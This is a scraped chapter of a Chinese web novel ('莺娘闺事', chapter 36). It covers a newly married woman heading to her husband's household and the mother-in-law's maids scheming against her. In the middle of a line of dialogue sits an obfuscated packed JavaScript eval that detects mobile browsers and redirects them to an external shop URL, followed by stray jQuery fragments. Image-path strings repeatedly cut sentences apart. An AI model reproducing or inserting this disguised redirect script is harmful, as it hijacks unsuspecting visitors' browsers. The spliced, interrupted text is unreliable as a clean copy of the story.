文趣网 > 其他小说 > 莺娘闺事 > 36. 沈氏
    忙活到天光大亮,炸船一事才处理的差不多。程时莺的嫁妆和行李捞起了一些。金银珠宝摆件衣裳倒还有完整捞起的机会,那些田契铺契不是被烧没了就是水湿烂了。

    程时莺没多心疼,倒是荣儿心疼的不得了,在马车上哭了好半晌。嫁妆是女儿家在夫家的底气,若是受了气还能靠着嫁妆周旋打点,不至于日子过得苦。

    荣儿哭道,“小姐,没了嫁妆傍身,万一受了欺负怎么办?要是让老爷夫人知晓了,定是担忧的不得了。小姐,让奴婢去看着他们打捞吧,有人盯着也能尽心些。”

    程时莺正不知如何安抚,春含出声道,“眼下最要紧的是入府,嫁妆往后去信让老爷夫人再添即可。作为新妇,头件大事就是见婆母,入宗祠。”

    春含性子冷静,看得清轻重缓急,又是母亲安排的人,程时莺不由得有些依赖,“春含,初入府,我当如何?”

    “夫人差奴婢打听过,孟府人丁简单,府上仅有亲母沈氏,无兄弟妯娌。小姐过去便可掌家。”“这沈氏,可好相处?”若是沈氏好相与那便罢了,要是不好相处,往后少不了一番鸡飞狗跳。程时莺心知自己性子,要是沈氏敢磋磨自己,她定是忍不下,少不了要闹出大动静。

    “是个好相与的。”春含道,“听说常年吃斋念佛,还会支摊施粥,在平梧州很有美名。”

    “是了小姐,初入府万事谨慎小心为上。孟府比不得在侯府自在,夫人来时特意嘱咐了,要小姐过门后暂时收收性子。”

    “嗯。”

    程时莺往后靠了靠,伸手揉了揉眉心。一整夜不是遇到刺客就是遇上炸船,累都要累死了,现在给她一张床她能沾床便睡。

    荣儿要过来替她捏捏肩膀,去去乏,马车外忽然有人敲了敲。

    程时莺掀开车帘,正好和孟连庭对上视线。他没说话,只是静静地看了一眼马车内。

    春含极有眼力见的拉着荣儿下了马车。不多时,孟连庭上了马车,自然的坐到了程时莺身旁。

    半晌没话。

    程时莺很疲倦,干脆当作车里没这个人,半闭着眼休息。直到马车动起来,孟连庭开口说话,她才懒懒的睁开眼。

    “你没有什么想和我说的么?”

    说什么?程时莺疑惑,“怎么了?”

    “这一路凶险,往后.......”他顿了顿,“还会有更大的凶险。你........"

    他话只说了一半,但程时莺却知道他要说什么,笑了笑,“不反悔。”

    他沉默一会儿,“我父亲早亡,家中没有兄弟姐妹,只有母亲一人。我母亲素日都在佛堂,不理世事,待你入府便由你掌家。府上一应事宜,皆有你做主。”

    这自然是极好。程时莺本想趁机应下,将管家权拿到手,可脑中想起春含方才说过的话,犹豫片刻摇了摇头,“我是新媳,初入府还不懂府上的规矩,此事不如等过些日子再提。” 她没彻底拒绝,留了个台阶。

    孟连庭仔细瞧了瞧,见她说的诚挚,便不再多提。他捏了捏她的手心,“莫怕,我母亲性子温和,不会为难你。”“嗯嗯。”程时莺敷衍的点点头,重新靠了回去,慢慢闭上了眼。

    ........

    孟府。佛堂。

    一只花色橘黄,皮毛油光水滑的猫儿跃过门槛,一边喵呜喵呜的叫着,一边四处乱窜。

    沈氏一身素白衣裳,正跪在蒲团上念佛经,乍然听见动静,吓了一大跳。她恼怒起身,要将闯进来的橘猫丢出去。

    橘猫叫得更大声,攀上案几,撞倒了上边的缠花枝花瓶。花瓶砸在地上,碎了一地瓷片。

    “造孽!孽畜!”橘猫是沈氏养的,平时疼得跟眼珠子似的,去哪都要抱着。除了佛堂,她从不允许橘猫进佛堂,就是怕出现这样的事。

    进佛堂前,她把猫给了底下的丫鬟抱着。此刻橘猫惊扰了神佛,她捉了橘猫,提着猫后颈,气咻咻的给了橘猫几巴掌。

    挨了打,橘猫叫得更起劲,挣扎中还咬了沈氏一口。

    “寒烟!”沈氏怒极。寒烟正是负责看管这只橘猫的丫鬟。

    不多时,寒烟匆匆跑进来,扑通一声跪倒在地,求饶道,“夫人,不关奴婢的事啊,奴婢只是走开了一会儿,谁知道这猫会......奴婢明明把猫放在笼子里了。怎么会......”寒烟模样生的不错,细眉杏眼,唇红齿白。她应是精心打扮过,穿了最好的衣裳,勒出水蛇般的细腰,脸上不但描了眉还涂了口脂。

    沈氏怒火本只有七分,见了打扮花枝招展的寒烟,怒火一下子窜到了顶。

    “脸上涂得什么东西?贱婢,我说过几回了,不要起不该有的心思!下去领二十板子,没我的吩咐,往后不许到跟前来。”

    “夫人,奴婢没有、奴婢没有啊!夫人,求你了,别打奴婢呜呜........”

    沈氏蹙眉,任由其他丫鬟将人拖了下去。她将橘猫丢给另一个丫鬟,请了清嗓子,“想在孟府待着,就该好好牢记规矩。该做什么不该做什么,都要记在心里头。该赏的我多赏,该罚的我也不会心软。知道了么?”

    丫鬟们不敢抬头,“是。”

    屋外潘嬷嬷看到寒烟被狼狈的压着下去,脸上有掩饰不住的得意,问了一嘴,“夫人怎么罚她?”潘嬷嬷是孟连庭的奶妈,沈氏出嫁时带过来陪嫁丫鬟,在孟府待了几十年,很得沈氏重用,算是孟府的半个主子。

    她一问完,立马有人谄媚的回道,“打二十板子。嬷嬷要是不出气,多打几板子?”

    “夫人说是二十板子便是二十板子,哪能多加?一会给人打死了怎么办?”潘嬷嬷笑笑。

    “左不过趁乱打多几板子,就是说数错了,谁又能计较呢?”

    潘嬷嬷满意的点点头,看向寒烟的目光里带了几分高高在上的悲悯,“瞧你,精心打扮的头发都乱了。”寒烟很快就反应了过来,恨道,“是你个老不死把猫放出去的!你害我!”

    “胡说什么,还不拖下去打?”

    “你你你、你就

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17845497|209331||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    是害了我,我不会放过你的!老不死,恶婆子,等我往后攀上了公子,头一个就弄死你!啊啊啊啊,贱人!”

    听着她的咒骂,潘嬷嬷脸上更加得意。贱婢还想攀上公子,空有美貌毫无心机的蠢货,就是攀上了龙凤也成不了大器。

    寒烟本是孟连庭院中伺候的人,不知哪一日院中丢了件珍宝,而这珍宝又恰好出现在她枕头下,叫潘嬷嬷领人当场翻了出来。这件事后她就成了最低等的洗恭桶丫鬟。

    她不甘心,费尽心思往上爬,好不容易做了沈氏跟前负责看管橘猫的丫鬟,现在又被潘嬷嬷弄了下去。她实在想不明白,她不过想争个通房小妾的位置,潘嬷嬷为何这般记恨她?潘嬷嬷都老成这样了,难不成还想自己做公子的通房吗?

    潘嬷嬷踩着寒烟的咒骂声进了佛堂。沈氏跪在蒲团上,见她进来,说道,“祛寒的参汤都备好了么?”

    “夫人放心,都备好了。”潘嬷嬷似乎有些为难,继续说道,“昨夜里,公子身边的随从回府取了些银子,说是要买衣裳用。”

    “买衣裳?”沈氏皱眉不解,“买什么衣裳?尧光向来不在意这等小事,怎么忽然起意?”

    “奴婢也是觉得奇怪,故而问了一嘴。那随从说是、说是........”

    她支支吾吾半晌,沈氏眉头紧皱,看了过去,斥道,“快说!”“那随从说是少夫人要用。”

    “少夫人?”沈氏一怔,这才想起来自家儿子已娶了亲,还多次来信催她置办平梧州这边的婚宴。

    她脸色有些不好看,“.......既要取便取罢。到底是过了门的儿媳。”

    “可夫人,这才刚过门,还未进府就要支取夫家的银子去买衣裳享乐。这实在是.......张扬无度,要是往后坏了公子名声.......”

    潘嬷嬷恰到好处的住了口。

    沈氏垂眸思索片刻,“哼,我本也不喜尧光娶她。虽然之前定过婚约,但尧光上门退亲时,他们忠勇侯府轻飘飘的就同意了,想来也是看不上我孟家门楣。现在自家姑娘坏了名声,又缠上尧光。”

    “是这么个理。”潘嬷嬷附和,“咱们落魄时,外头都说是咱们公子高攀。退了婚,如了他们意,这会自家千金被国公府扫地出门,又想起咱们公子的好来了。夫人,奴婢瞧着不必给她好脸色,省得日子无法无天。”

    “可是........”沈氏犹豫,“她毕竟是尧光新妇,尧光若是不喜欢她,刀架脖子上都不会娶她。我做母亲的,怎能因此与儿子离了心?”

    她脸上满是纠结之色,迟迟下不了决心。潘嬷嬷眼珠子一转,献计道,“夫人不必自己出手,大可借刀杀人。这样既不会让公子与夫人离心,又能给那女子立了规矩,叫她往后安安分分。”

    沈氏沉默许久,轻声问,“什么?”“奴婢记着夫人母家有一远房表侄女,出落的极为水灵。夫人可将人接来,给那女子心里添堵。表姑娘父母双亡,若是能成,她得了好归宿,夫人也能得个救济的好名声。”